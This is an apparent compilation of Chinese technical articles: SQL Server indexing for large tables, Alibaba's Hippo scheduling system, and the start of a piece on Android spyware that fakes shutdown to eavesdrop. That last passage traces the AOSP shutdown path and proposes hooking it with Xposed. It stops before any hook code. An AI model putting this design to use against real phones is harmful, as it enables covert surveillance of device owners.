- 把非索引列的结果列放在包含列中。因为我们条件是MgrObjId和Id以及Dtime，因此返回结果中只需包含Dtime和Value即可，因此把Dtime和Value放在包含列中，返回的索引结果就有这个值，不用再查物理表，可以达到最优的速度。

跟上述几点原则，我们建立以下的索引：CREATE NONCLUSTERED INDEX Idx_His20141008 ON dbo.his20141008(MgrObjId,Id) IN-CLUDE(Value,Dtime)

耗费时间为：6分多钟，索引大小为903M。

我们看看预估计划：




可以看到，这里完全使用了索引，没有额外的消耗。而实际执行的结果，1秒都不到，竟然不用一秒就在1100w的记录中把结果筛选了出来！！帅呆了！！

**怎么应用索引?**

既然写入完成了、读取完成了，怎么结合呢？我们可以把一个小时之前的数据建立索引，当前一个小时的数据就不建立索引。也就是，不要再创建表的时候建立索引！！

**还能怎么优化**

可以尝试读写分离，写两个库，一个是实时库，一个是只读库。一个小时内的数据查询实时库，一个小时之前的数据查询只读库；只读库定时存储，然后建立 索引；超过一个星期的数据，进行分析处理再存储。这样，

无论查询什么时间段的数据，都能够正确处理了——一个小时之内的查询实时库，一个小时到一个星期内 的查询只读库，一个星期之前的查询报表库。

如果不需要物理分表，则在只读库中，定时重建索引即可。

## 总结

如何在SQLServer中处理亿万级别的数据(历史数据)，可以按以下方面进行：

- 去掉表的所有索引
- 用SqlBulkCopy进行插入
- 分表或者分区，减少每个表的数据总量
- 在某个表完全写完之后再建立索引
- 正确的指定索引字段
- 把需要用到的字段放到包含索引中(在返回的索引中就包含了一切)
- 查询的时候只返回所需的字段

原文链接：http://www.cnblogs.com/marvin/p/HowCanIHandleBigDataBySQLServer.html

# 从未降级的搜索技术-Hippo在线服务调度系统

作者：路仁

很久很久以前，有一个PE叫川小生，有一个开发叫子小嘉。双11前，他们按照业务的要求给天猫准备了14倍余量，给主 搜准备了1倍余量。结果11号上午流量涨势喜人啊，嗖嗖往上涨。川小生和子小嘉说不对啊，怎么主搜涨这么厉害天猫只涨4倍呢，川小生掐指一 算，干，到 晚上主搜就挂了啊。俩人怂了，把天猫机器迁一点给主搜吧。于是改clustermap下机器，发binary，发依赖数据，发全量，追增量，起进程， 改 clustermap加机器，一通折腾一个半小时过去，总算有惊无险。满心期待到了晚上，主搜流量却木有来，有木有，木有来啊。。。

上面是一个发生某年双11的一个真实的关于搬机器的故事， 好像每年的双11总会发生点超出我们预期的事情，而每次系统变动又总是让人胆战心惊。2014年的双11我们内心变得很平静，这些事情再也不需要咱自己去 干了，因为咱有了自动化的解决方案——来自引擎调度系统小组的Hippo。

## 一、来自一线的诉求

- PE／App Ops 同学的诉求
  - 业务安全 – 健壮的系统 – 不要随便回收应用的机器 – 及时完整系统反馈／监控
  - 系统利用率低 – 资源管理／复用 – 快速方便的调整应用资源（负载高时扩容、负载低时减机器）
  - 捣腾机器太麻烦、大促搬机器累死的呢 – 集群资源统一管理
  - 太复杂了 – 简单易理解，系统解耦（避免牵一发而动全身） – 系统可视化

- 熬夜上线可不可以没有 – 系统级别支持灰度／平滑上线 – 支持方便快捷的部署／发布系统
- 上线麻烦，要解决太多依赖 – 自动部署解依赖
- 业务／系统开发同学的诉求
- 上线不求人，不要排期 – 更加高效的上线流程 – 系统解耦，不要相互约束 – 流程（自动化）友好
- 不要搭环境，不要搞机器 – 屏蔽运维操作、提供自动运维服务
- 方便debug – 可重入／可复现的系统环境
- 简单应用不要开发 – 提供默认的调度、支持非侵入式接入、轻量级
- 复杂应用支持自定义调度 – 支持多层调度
- 随时可用的测试环境 – 共享测试集群
- 快速测试反馈 – 集成测试自动流程
- 熟悉的开发语言

这些诉求是我们与相关同学长时间深入沟通拿到的（真是很难感觉到幸福啊），转换到对我们的调度系统的需求：集群集中管理、资源调度、应用托管、高效自动部署/变更、应用安全、应用隔离。

## 二、为什么造轮子

- 业内系统
- Borg、Omega（Google）
- Autopilot （Microsoft）
- ARK/IDLE/Matrix（Baidu）
- TBorg、Torca （Typhoon.Tencent）
- 有规模应用开源系统
- Yarn （Hadoop）
- Condor、HTCondor （CS.WISC）

- Mesos （Twitter）
- 公司内部系统
- JAVA流 （T4，YARN衍生系统）
- FUXI （Apsara）

笔者最早接触的是Condor/HTCondor，搞过网格计算的同学应该比较了解；Goolge的Borg应该算是一开始借鉴了很多 Condor的东西，Omega则是在解决borg的单master调度的瓶颈问题；Tencent的Tborg/Torca则是和Borg系统有很深的 渊源；Yarn和Mesos应该是被更多的人所熟知，都支持多种计算框架；对AutoPilot的认知更多来自于相关的论文；Baidu的系统其实蛮有意 思，特别是IDLE（有个组件可以随意种植在任何机器上，当机器空闲的时候则调度一些低优先级并且可以随时K掉的计算任务上去执行，而且他们的PE人员身 背机器利用率的KPI，大家都求着调度任务上去，这和咱们的现状完全是两样）；FUXI和T4是集团内的系统，大家想要了解可以在内网找到他们。

搜索中心的在线系统基本都是基于C++的，跑在Yarn/JAVA上不免显得有点重了，所以Yarn其实在意开始就被我们淘汰掉了，但我们重点研究了它的协议。曾经一度离我们最近的是FUXI和Mesos，再看看我们在线服务系统的基础要求：


- 高可用性。时刻需要保证完整性，对应到对资源分配的需求就是分配稳定不能在不保证服务完整性的情况下回收机器
- 资源分配的稳定性，在线服务一般迁移成本比较高，需要比较稳定的分配，不到万不得已的时候不能迁移服务
- 快速变更能力。搜索负责从海量数据进行召回，一般依赖的数据都很大（现在线上单机典型的数据大小，Binary 包：700M；Hadoop，jvm：1G；AliWS词典：500M；词典补丁：100M；索引数据：40G；增量索引：1G；前后台类目映射 表：10M；算法模型数据：4G），如何快速的安装部署转移是一个很大的难题

我们要的不仅仅是一个资源管理统一调度系统，而是支撑整个在线服务系统的一揽子工程。回到资源管理上来，FUXI和Mesos在资源回收协议上都是 强制回收的，异常情况下会影响服务的完整性，这是不能接受的。对

于二进制包/依赖数据的分发FUXI和Mesos都是集中式的拉取对于在线的多replica效率没法满足需求。另外考虑到服务迁移的成本，我们希望调度框架是非植入的（目前FUXI在不继承框架的时候只能进行简单的进程起停，不能 监控服务进程的健康），能够做到应用的无痛迁移。针对这些问题，我们与FUXI的同学做过深入的交流，对于我们的这需求暂时还不能满足；Mesos来讲， 评估过后发现如果我们去改造Mesos的成本并不比全新开发来得低，至于Docker流的Kubernetes以及集成到Mesos那已经是后话 了，Hippo启动的时候Docker还没那么火。最终我们的Hippo定位于专注在线服务管理及支撑，并把资源管理管理做薄，一旦FUXI成熟我们可以 将整个Hippo系统跑在去，顺带也将上面的服务平滑迁移到云上（是的，上了Hippo咱们服务就提前上云了），我们的目标是尽量不要重复造轮子。

## 三、Hippo系统架构

Hippo实现采用两层系统架构：一层(Master)负责资源管理以及核心调度器调度，二层(AM)为具体应用调度。各应用可定制开发或者使用默认调度器调度。



Hippo系统采用典型的master-slave中心节点架构，包含两个角色：

- master 服务器端，负责hippo中所有资源的管理以及全局资源调度/应用管理，在运行时多个master以热备方式保证可用性，主要包括下面几个子模块
  - slave manager， 负责所有机器（slave， 每个slave可以分为多个slot，每个slot对应了一组资源）的管理（确定了Hippo集群的管理域）、收集维护各个客户端节点的资源信息
  - app master manager， 负责所有应用调度器的管理和调度（针对简单应用可以直接调度应用本身节点）
  - resource manager, 负责管理系统所有资源以及为每个应用分配资源（以slot为基本管理和调度单位，目前slot通过静态划分、后续会支持通过需求动态生成）
- slave 客户端，负责管理某一台具体的物理机，它主要完成下面几个功能
  - 客户端资源收集
  - 应用部署/安装/运行/监控/管理支持
  - 提供接口给app master进行业务进程管理，具体调度任务的执行者
  - 单机资源管理，分slot维护，支持多应用复用物理机并保证应用的完整性和独立性

## 四、Hippo核心特性

Hippo作为服务器与在线服务应用的中间层，其核心的功能则是向下抽象管理资源、向上抽象在线服务需求并保证两者有效安全的衔接。这一节将按照这个思路来简单介绍一下Hippo的核心特性。

### 4.1 资源管理

#### 4.1.1 资源


资源是对Hippo中Slave这些工作节点服务能力的一个抽象。SCALAR数值型（用于描述CPU核数/MEM大小/DISK大小/网络带 宽等可计量资源）、TEXT文本型（用于描述不可计量资源，比如描述磁盘是否是

SSD）。其中CPU/MEM作为系统内置资源由Hippo自动探测，其余 资源由外部设置。Hippo借鉴FUXI对资源的描述支持任意的虚拟资源，特别的是Hippo引入了一个“EXCLUDE_TEXT ”排他资源类型用于对资源可申请对象的约束。Hippo支持动态修改Slave的自定义资源描述。

4.1.2 SLOT（槽）/机器分槽

Hippo以SLOT为粒度进行资源的管理分配，一个SLOT代表了一组资源组合。主要分为两类：普通槽，主要分给普通应用使用，每个槽对有一个槽号（>=0的整数）标识；系统槽，主要给Hippo自身内置服务组件使用，与普通槽的差别是它不占用逻辑资源，槽号为<0的整数。

一台机器(slave)被加入Hippo的时候可以申明一组资源并需指定槽数slot_count，Hippo将slave划分成 slot_count个普通槽，这些槽均分slave上申明的数值型资源并继承文本型资源（内置自动探测资源属于数值型，会将Slave自动探测汇报的资 源均分到每个槽），并自动分配system_slot_count个系统槽（系统槽个数在Hippo启动时指定）。举个例子,在一个配置了一个系统槽的 Hip-
po系统中一个32核64G的机器分两个槽的情形:



Hippo目前只支持这种静态分槽（资源切分）的方式，动态分槽的需求目前还不是很明确，后续会根据需求引入。

4.1.3 资源的申请/分配/回收

应用对机器的需求全部抽象成资源需求，Hippo支持多TAG全量资源申请协议。一般应用系统都存在不同的角色ROLE，而每个角色对资源的需求也都会不一样，比如一个典型的二层调度应用就至少包含两种角色：应用Admin（二层调度器）+ 应用业务Worker，资源申请TAG则对应了应用ROLE的概念。每个TAG的资源需求描述支持或逻辑，比如某个TAG的资源需求描述可以是这个样子{ {CPU|3200, MEM| 65536} or {MACHINE-TYPE_A7|1}}: 要求分配的SLOT的CPU大于等于32核并且内存大于等于64G，或者分配的SLOT要有自定义的MACHINETYPE_A7资源。采用全量协议而不 是FUXI的增量式协议主要原因有两：一是全量协议实现简单，不容易出错；二是在线服务的应用数目与FUXI的JOB数目差几个数量级，全量协议的资源消 耗在今后很长一段时间都不会是瓶颈。

Hippo目前不存在应用优先级所以资源分配遵循最简单的FIFO逻辑，采用二维打分机制来进行最终的分配，一维为资源分（根据请求与资源的最 小满足原则计算得分）；二维为Hippo引入的“资源亲近性”得分，“资源亲近性”用于描述一个应用对某台机器（SLOT）的“喜好”，Hippo支持三 种类型的亲近性：_PREFER、_BETTERNOT、_PROHIBIT，这关系依附于<app, resourceTag, slaveAdrees>三元关系组，分别表示“对应用app的reourceTag尽量分配slaveAdrees上的槽”、“对应用app的 reourceTag尽量不要分配slaveAdrees上的槽”、“对应用app的reourceTag不能分配slaveAdrees上的槽”。同时 为了更好控制，Hip-po给“资源亲近性”加上了失效时间。

Hippo中SLOT的回收有两个发起点：一是应用主动释放；二是Hippo协议应用释放。在Hippo上除了机器异常情况下可以强制下线机器外，不允许SLOT当前Owner以外的角色发起SLOT回收，以保证应用的安全。一个正常的机器回收逻辑Hippo中是这样实现的：（1）将要回收的机器打上offline标签，该机器上未分配出去的S-lot就不能再被分配；（2）hippo master要求使用该机器的应用回收对应的Slot；（3）应用额外申请一批Slot，将Worker迁移上去，保证服务的完整

后主动释放要求回收的 Slot；（4）Hippo Master发现该机器上所有的Slot已经回收则标识该机器可回收。

Hippo的整体资源管理方案还比较初级，例如每次分配都追求局部最优并不能做到全局最优，后续会考虑抽象出更多的决策因子（比如包/数据分布）争取提高Hippo的整体效率。

### 4.2 服务托管

Hippo系统内对在线服务做了最基础的一层需求抽象—-进程组模型，进程组是在线系统的最小调度单位，我们可以以此为基础构建更高层次的服务 抽象。Hippo的进程组模型由<依赖包，进程描述，依赖数据>这样一个三元组来描述，一个进程组包含0个或者多个依赖包、0个或者多个进程 实例、0个或者多个依赖数据，特殊的一个空的进程组在Hippo中也是支持的，它不执行任何操作只是持有资源。一个进程组运行在一个Slot 上，Hippo Slave提供接口给应用在一个Slot上启动、停止一个进程组，Hippo会根据应用提交的进程组描述自动进行包安装、依赖数据拉取、进程启动管理或者 执行相应的退出流程。本章后面部分会分别针对依赖包，进程描述，依赖数据进行一个简单的介绍。

#### 4.2.1 依赖包抽象与运行时支持

Hippo支持三种类型的依赖包格式：普通文件/目录、RPM包、压缩包。其中普通文件/目录与压缩包需要是一个完整的可执行环境，Hippo 只负责将这些数据拷贝到当前应用的安装目录下，而对于RPM包，Hippo首先会将包下载下来然后使用内置的Ainst2工具(一个强大的rpm包解依赖 安装工具，支持远程并行安装，目前我们团队在维护)来安装到相应的目录。Hippo中任何依赖包的变化都意味着进程组的重新启动，可以把依赖包视为一种静 态依赖。任何一次进程组执行都首先从下载依赖包开始（下载主要分两种方式，一种是通过yum，另外一种是通过Hippo内置的数据链式分发服务DP2，因 此包可以发布在任何DP2支持的数据源上），如果下包失败Hippo会自动重试直到最后报告安装包失败。

#### 4.2.2 进程描述抽象与运行时支持

Hipppo抽象了进程描述，包括进程的启动方式（Daemon/非Daemon）、命令行及参数、环境变量，Hippo特殊的是可以对每个进 程指

定一个名字和一个instanceId， instanceId对应了一次显示的启动，Hippo如果发现新提交的进程instanceId与当前运行的不一致则会重新执行一次（通常用于有变更需 要进程重启生效的场景）。所有的进程由Hippo启动，对于非Daemon进程，Hippo会保证其正常的执行一次；对于Daemon进程只要Hippo 发现不存在就会重新拉起（启动时会有重试次数限制，超过限制将直接报告失败），并记录失败信息。

#### 4.2.3 数据依赖抽象与运行时支持

Hippo内置了一个数据管理模块，负责应用数据的自动拉取（使用DP2服务）及版本管理，应用层面不需要显示的执行数据准备工作。针对在线服 务一般依赖的数据比较多的特点，数据管理借鉴了git的全量snapshot版本管理模式同时借助DP2的增量传输协议高效的解决了数据依赖问题，通常数 据管理先会把依赖的数据拉取到一个全局缓存然后再链接到应用的工作目录。数据管理同时负责数据的生命周期管理，自动清除过期的数据。当应用有数据变更时， 只需要修改数据依赖描述并提交给Hippo，Hippo会反馈数据准备的状态，应用一旦发现数据准备好重新启动进程新数据即生效。

进程组模型提供了解决服务托管的基础支持，对于那些一维的简单应用使用Hippo内置的Global App Master即可很好的工作，但是对于那些复杂的应用来讲还需要自己编写二层调度器，虽然Hippo现在提供了一个高度封装的SDK但是门槛还是挺高。目 前Hippo正在探索更高层次服务抽象，比如最近团队正在开发的App Framework， 而笔者最终希望能够抽象出一个通用的服务模型（以及服务能力模型）通过简单的配置就能完成服务的所有自动化调度（匹之于离线系统的JOB模型）。

### 4.3 服务安全保障

由于Hippo调度的都是在线服务系统，所以应用的安全性（可用性）至关重要。简单的从下面几点看看Hippo是如何来保障应用安全的：

- 代码层级。Hippo一直强调“非注入”，即不要求运行在Hippo上的程序要嵌入Hippo的任何模块（特别是业务进程），业务进程的健壮性完 全由业务系统开发自己决定。唯一存在代码依赖在二层调度器使用Hippo SDK（可以选择使用原生Proto协议），包括后面可能引入的调度框架都只影响调度器，仍然保持对业务进程的零注入。

- 运行时环境。包括:

  - Hippo系统的可用性。Hippo通过Leader election实现了多Master热备；在部署上不跨机房很大程度能够避免网络割裂；决策保护，在出现一定Slave心跳丢失时Master停止决策。

  - 应用环境的稳定。分配方案持久化/决策安全/资源协商回收/进程托管监控/进程信息持久化/进程恢复。

  - 应用间隔离。由于现在需求不强烈（目前搜索中心的引擎基本都是单机独占），所以暂时只做到了应用工作目录的隔离。随着Hippo上应用范围的扩 大，应用间隔离一定会实现，容器/Docker等技术准备工作已经完成，Demo开发发现公司的系统版本及安全策略导致现有的解决方案都不会太完美，暂时 已经停止等待更好的时机。

  - Hippo独立升级。Hippo系统升级不影响应用进程，Hippo恢复后自动重新接管应用进程。Hippo自身以及涉及到与应用的接口兼容性是Hippo开发的首要准则，出现重大变更时也会有协议转换层保证平滑过渡。

- 监控报警机制。目前做的一些工作包括：可视化展示、基础监控体系对接、提供BabySitter扩展模块支持等。未来我们会把应用相关的监控报警逻辑放到体系内来。

## 五、Hippo在线

双11前我们完成了多个机房的Hippo集群部署上线，将主搜和天猫的后台引擎完全迁移上了Hippo， 并且很好的的支撑了双11需求。Hippo过去时间主要精力在搭建基础平台，业务层面更多的关注了“自动化运维”的一些需求，在未来一段时间我们将主要关 注在线服务抽象，针对系统应用开发人员提供更高层次的抽象以降低业务迁移成本，目标是一年后90%的搜索机器（在线服务系统）跑在Hippo上。

原文链接：http://www.searchtb.com/2014/11/%E4%BB%8E%E6%9C%AA%E9%99%8D%E7%BA%A7%E7%9A%84%E6%90%9C%E7%B4%A2%E6%8A%80%E6%9C%AF-hippo%E5%9C%A8%E7%BA%BF%E6%

9C%8D%E5%8A%A1%E8%B0%83%E5%BA%A6%E7%B3%BB%E7%BB%9F.html

# 窃听风云——关机窃听原理与实现

作者：monster

## 前言

斯诺登此前在接受采访时曾指出美国国家安全局（NSA）可以对手机进行窃听，即使是在关机的情况下也不能幸免。

就在不久前的GeekPwn大赛（一个旨在演示智能设备安全漏洞利用、宣传安全意识的会议）上，来自KeenTeam的高手现场演示了Android手机在关机状态下被黑客通过听筒进行窃听的全过程，如此炫酷的神技原来果真存在。

“没有想不到，只有做不到”。在强烈的好奇心的驱使下，笔者根据猜想，分析和模仿实现了一个类似的场景。技术原理就是在Android手机上安装用于窃听的程序伪装成关机状态后实现监听、偷拍等操作，并远程发送给坏人。

先看看效果，手机虽然被“关机”了，但是电话仍然可以拨通，这时声音会通过电话传给黑客而让用户毫不察觉。

## 安卓系统源码分析

要对关机做手脚，先要了解它到底是怎么关机的。来看下Android源码对关机事件的处理。从按电源键开始，下面是PhoneWindowManager.interceptKeyBeforeQueueing方法的部分代码，如图1。

```
case KeyEvent.KEYCODE_POWER: {
    result &= ~ACTION_PASS_TO_USER;
    if (down) {
        if (isScreenOn && !mPowerKeyTriggered
                && (event.getFlags() & KeyEvent.FLAG_FALLBACK) == 0) {
            mPowerKeyTriggered = true;
            mPowerKeyTime = event.getDownTime();
            interceptScreenshotChord();
        }

        ITelephony telephonyService = getTelephonyService();
        boolean hungUp = false;
        if (telephonyService != null) {
            try {
                if (telephonyService.isRinging()) {
                    // Pressing Power while there's a ringing incoming
                    // call should silence the ringer.
                    telephonyService.silenceRinger();
                } else if ((mIncallPowerBehavior
                        & Settings.Secure.INCALL_POWER_BUTTON_BEHAVIOR_HANGUP) != 0
                        && telephonyService.isOffhook()) {
                    // Otherwise, if "Power button ends call" is enabled,
                    // the Power button will hang up any current active call.
                    hungUp = telephonyService.endCall();
                }
            } catch (RemoteException ex) {
                Log.w(TAG, "ITelephony threw RemoteException", ex);
            }
        }
        interceptPowerKeyDown(!isScreenOn || hungUp
                || mVolumeDownKeyTriggered || mVolumeUpKeyTriggered);
```



图 1

interceptKeyBeforeQueueing方法主要做一些对特殊按键的处理，这里可以看到当电源键按下时做一些处理，最后进入了interceptPowerKeyDown。

```
private void interceptPowerKeyDown(boolean handled) {
    mPowerKeyHandled = handled;
    if (!handled) {
        mHandler.postDelayed(mPowerLongPress, ViewConfiguration.getGlobalActionKeyTimeout());
    }
}
```



图 2

如图2，在interceptPowerKeyDown中，判断参数handled，如果为false就延时500ms触发一个Runnable，这里主要负责检测长按事件。

```
private final Runnable mPowerLongPress = new Runnable() {
    public void run() {
        // The context isn't read
        if (mLongPressOnPowerBehavior < 0) {
            mLongPressOnPowerBehavior = mContext.getResources().getInteger(
                    com.android.internal.R.integer.config_longPressOnPowerBehavior);
        }
        switch (mLongPressOnPowerBehavior) {
        case LONG_PRESS_POWER_NOTHING:
            break;
        case LONG_PRESS_POWER_GLOBAL_ACTIONS:
            mPowerKeyHandled = true;
            performHapticFeedbackLw(null, HapticFeedbackConstants.LONG_PRESS, false);
            sendCloseSystemWindows(SYSTEM_DIALOG_REASON_GLOBAL_ACTIONS);
            showGlobalActionsDialog();
            break;
```



图 3

如图3，进入LONG_PRESS_POWER_GLOBAL_ACTIONS这个case，分别执行以下动作：

1. 发起振动；
2. 请求关闭所有窗口；
3. 显示关机对话框。

关注一下第三步，这里调用showGlobalActionsDialog显示一个关机选择对话框，进入这个方法后后直接转入GlobalActions.showDialog，如图4。

```
public void showDialog(boolean keyguardShowing, boolean isDeviceProvisioned) {
    mKeyguardShowing = keyguardShowing;
    mDeviceProvisioned = isDeviceProvisioned;
    if (mDialog != null) {
        mDialog.dismiss();
    }
    mDialog = createDialog();
    prepareDialog();

    mDialog.show();
    mDialog.getWindow().getDecorView().setSystemUiVisibility(View.STATUS_BAR_DISABLE_EXPAND);
}
```



图 4

如图4，在showDialog中再调用createDialog创建一个对话框列表供用户选择“关机”、“飞行模式”、“静音”等操作，以下为createDialog的部分代码，如图5。

```
new SinglePressAction(
        com.android.internal.R.drawable.ic_lock_power_off,
        R.string.global_action_power_off) {

    public void onPress() {
        // shutdown by making sure radio and power are handled accordingly.
        mWindowManagerFuncs.shutdown();
    }
```



图 5

注意图5的onPress方法，这里调用mWindowManagerFuncs.shutdown。代码执行到这里framework层的工作基本就结束了，再往下分析就是关闭系统服务，还有 Power.cpp中实现的电源管理，执行系统调用关闭内核等。要实现之前说的关机窃听不用再往下看，只要了解到这一步就够了。

不过还有个问题，mWindowManagerFuncs这个引用是怎么得到的，从刚才的代码开始向上回溯，最终找到了PhoneWindowManager类的init方法，如图6。

```
public void init(Context context, IWindowManager windowManager,
        WindowManagerFuncs windowManagerFuncs,
        LocalPowerManager powerManager) {
    mContext = context;
    mWindowManager = windowManager;
    mWindowManagerFuncs = windowManagerFuncs;
```



图 6

## Xposed模块实现

了 解了Android处理关机的流程以后，想一想怎么关机窃听呢？断电了还怎么窃听？你问我，我也不知道。不过要实现看上去像是“关机窃听”，这我倒是知道 怎么做。无非就是播放关机动画，然后让手机装死，让用户以为它真的关机了，其实只是屏幕黑了、声音没了、按键没反应了而已。

现在要做的是当用户要关机的时候阻止用户关机，并且实施自己的“关机窃听”计划。劫持关机动作只需要挂钩mWindowManagerFuncs对象的shutdown方法。挂钩的话这里我们采用的是xposed框架。

